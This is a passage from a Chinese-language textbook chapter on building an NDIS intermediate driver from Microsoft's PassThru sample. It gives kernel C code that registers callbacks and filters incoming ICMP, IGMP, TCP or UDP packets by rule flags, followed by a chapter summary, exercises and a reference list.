Microsoft 在 DDK 中附带 PassThru 提供了一个中间层驱动框架，使得开发者能够相对容易地在这个基础上实现 NDIS 中间层驱动扩展。下面将在 PassThru 的基础上实现一个基本的数据包操作的扩展。对于发送出去的数据包处理，只要在 PassThru 中的 MiniportSend 和 MiniportSendPackets 中加入必要的操作代码，而对于接收的数据包，则需要在 ProtocolReceive 和 ProtocolReceviePackets 中加入必要的操作代码。

基于 NDIS 的程序分为应用程序、驱动程序以及两者的通信三大部分。

(1) 基于 NDIS 中间层的驱动程序

该程序运行于内核态，主要有以下功能模块：

① 网络封包截获，在数据链路层和网络层之间捕获所有接收到的封包；

② 网络封包过滤，根据过滤规则，决定每一个封包的行为(放行或丢弃)；

③ 网络封包发送，将用户构造的封包发送至网络中。

(2) 应用层管理程序

应用程序主要起着控制驱动程序行为的作用，主要有以下功能模块：

① 封包解析，对底层的封包进行分析；

② 驱动设置，控制驱动的行为，如缓冲数量、过滤规则等；

③ 封包构造，构造任意数据包，并控制驱动程序发送该封包。

(3) 驱动程序与应用程序之间的通信

最常用的方法是 CreateFile(打开驱动设备)、DeviceIoControl(发送信息和接收返回信息)、CloseHandle(关闭设备)。

主要的步骤如下：

① 注册发送和接收数据包的回调函数。

首先必须在驱动程序中向系统注册导出虚拟接口。这些工作将在 DriverEntry 函数中完成，代码如下：

```
NDIS_HANDLE            NdisWrapperHandle;
DriverEntry(IN PDRIVER_OBJECT    DriverObject,IN PUNICODE_STRING RegistryPath)
{
    NDIS_STATUS    Status;
    NDIS_PROTOCOL_CHARACTERISTICS    PChars;    //保存有关导出 PROTOCOL 接口的
回调函数地址的结构
    NDIS_MINIPORT_CHARACTERISTICS    MChars;    //保存有关导出 MINIPORT 接口的回
调函数地址的结构
    PNDIS_CONFIGURATION_PARAMETER    Param;
    NDIS_STRING    Name;
    NdisMInitializeWrapper(&NdisWrapperHandle, DriverObject, RegistryPath, NULL);    //初始化
NdisWrapperHandle
    //设置其他的回调函数
    MChars.SendPacketsHandler = MPSendPackets;    //设置发送数据包的回调函数
    //向 NDIS 注册我们的 MINIPORT 接口
    Status                                                                              =
NdisIMRegisterLayeredMiniport(NdisWrapperHandle,&MChars,sizeof(MChars),&DriverHandle);
    PChars.ReceivePacketHandler = PtReceivePacket;    //设置接收数据包的回调函数
    //向 NDIS 注册 MINIPORT 接口
    NdisRegisterProtocol(&Status,&ProtHandle,&PChars,

sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
    //通知 NDIS 生成所注册的 2 个接口
    NdisIMAssociateMiniport(DriverHandle, ProtHandle);

      }
```

由此可知，驱动程序可以看成是工作在网卡层与协议层之间了，当底层网卡有数据到来时会先经过驱动程序处理后再往上层设备发送。那么就可以在回调函数中处理来自网络的数据了。

② 回调函数的工作。

在向系统注册的回调函数中，比较重要的是 PtReceivePacket 和 PtReceivePacket 函数。下面的代码演示如何拦截接收到的数据包。

```
INT PtReceivePacket(
    IN NDIS_HANDLE              ProtocolBindingContext,
    IN PNDIS_PACKET             Packet
    )
{
    PADAPT                  pAdapt =(PADAPT)ProtocolBindingContext;
    NDIS_STATUS             Status;
    PNDIS_PACKET            MyPacket;
    BOOLEAN                 Remaining;
//添加代码
 int          PacketSize;
 PUCHAR       pPacketContent;
 PUCHAR       pBuf;
 UINT         BufLength;
 MDL          *pNext;
 UINT         i;
NDIS_PHYSICAL_ADDRESS HighestAcceptableAddress;
 UINT          ICMP = 1;      //ICMP 数据报规则
 UINT          IGMP = 0;      //IGMP 数据报规则
 UINT          TCP = 0;       //TCP 数据报规则
 UINT          UDP = 0;       //UDP 数据报规则
 HighestAcceptableAddress.QuadPart = -1;
 NdisQueryPacket( Packet,NULL,NULL,NULL,&PacketSize);
 Status= NdisAllocateMemory( &pPacketContent, 2000, 0,HighestAcceptableAddress);
 if (Status!=NDIS_STATUS_SUCCESS ) return Status;
 NdisZeroMemory (pPacketContent, 2000);
 NdisQueryBufferSafe(Packet->Private.Head, &pBuf, &BufLength, 32 );
 NdisMoveMemory(pPacketContent, pBuf, BufLength);
 i = BufLength;
 pNext = Packet->Private.Head;
 for(;;)
 {
  if(pNext == Packet->Private.Tail)
   break;
  pNext = pNext->Next;    //指针后移
  if(pNext == NULL)
   break;
```

```
      NdisQueryBufferSafe(pNext,&pBuf,&BufLength,32);
      NdisMoveMemory(pPacketContent+i,pBuf,BufLength);
      i+=BufLength;
    }
  //规则判断
    if (ICMP == 1)
    {
      if(((char *)pPacketContent)[12] == 8 &&
        ((char *)pPacketContent)[13] == 0 &&
        ((char *)pPacketContent)[23] == 1)
      {
        DbgPrint("ICMP 被拦截!\n");
        NdisFreeMemory(pPacketContent, 2000, 0);
        return NDIS_STATUS_NOT_ACCEPTED;
      }
    }
    if (IGMP == 1)
    {
      if(((char *)pPacketContent)[12] == 8 && ((char *)pPacketContent)[13] == 0 && ((char
*)pPacketContent)[23] == 2)
      {
        DbgPrint("IGMP 被拦截!\n");
        NdisFreeMemory(pPacketContent, 2000, 0);
        return NDIS_STATUS_NOT_ACCEPTED;
      }
    }
    if (TCP == 1)
    {
      if(((char *)pPacketContent)[12] == 8 && ((char *)pPacketContent)[13] == 0 && ((char
*)pPacketContent)[23] == 6)
      {
        DbgPrint("TCP 被拦截!\n");
        NdisFreeMemory(pPacketContent, 2000, 0);
        return NDIS_STATUS_NOT_ACCEPTED;
      }
    }
    if (UDP == 1)
    {
      if(((char *)pPacketContent)[12] == 8 && ((char *)pPacketContent)[13] == 0 && ((char
*)pPacketContent)[23] == 17)
      {
        DbgPrint("UDP 被拦截!\n");
        NdisFreeMemory(pPacketContent, 2000, 0);
        return NDIS_STATUS_NOT_ACCEPTED;
      }
    }
```

6.6　小结

本章的重点是网络命令的实现、OpenSSL 的使用和 NDIS 驱动的原理。读者可以继续钻研其他网络命令的实现原理。另外本章还介绍到了网络攻击的实现方式。

6.7　习题

1. 简述其他网络命令的实现方式。
2. 简述其他网络漏洞及其攻击原理。
3. 简述 OpenSSL 的应用。
4. 简述 Passthru 的应用。

参考文献

[1] 王志海. OpenSSL 与网络信息安全：基础、结构和指令. 北京：清华大学出版社，2007.

[2] 谭文，等. Windows 内核安全编程. 北京：电子工业出版社，2009.

[3] 赵树升. 计算机病毒分析简明教程. 北京：清华大学出版社，2007.

[4] 罗云斌. Windows 环境下 32 位汇编语言程序设计. 北京：电子工业出版社，2009.

[5] 张帆，等. Windows 驱动开发技术详解. 北京：电子工业出版社，2008.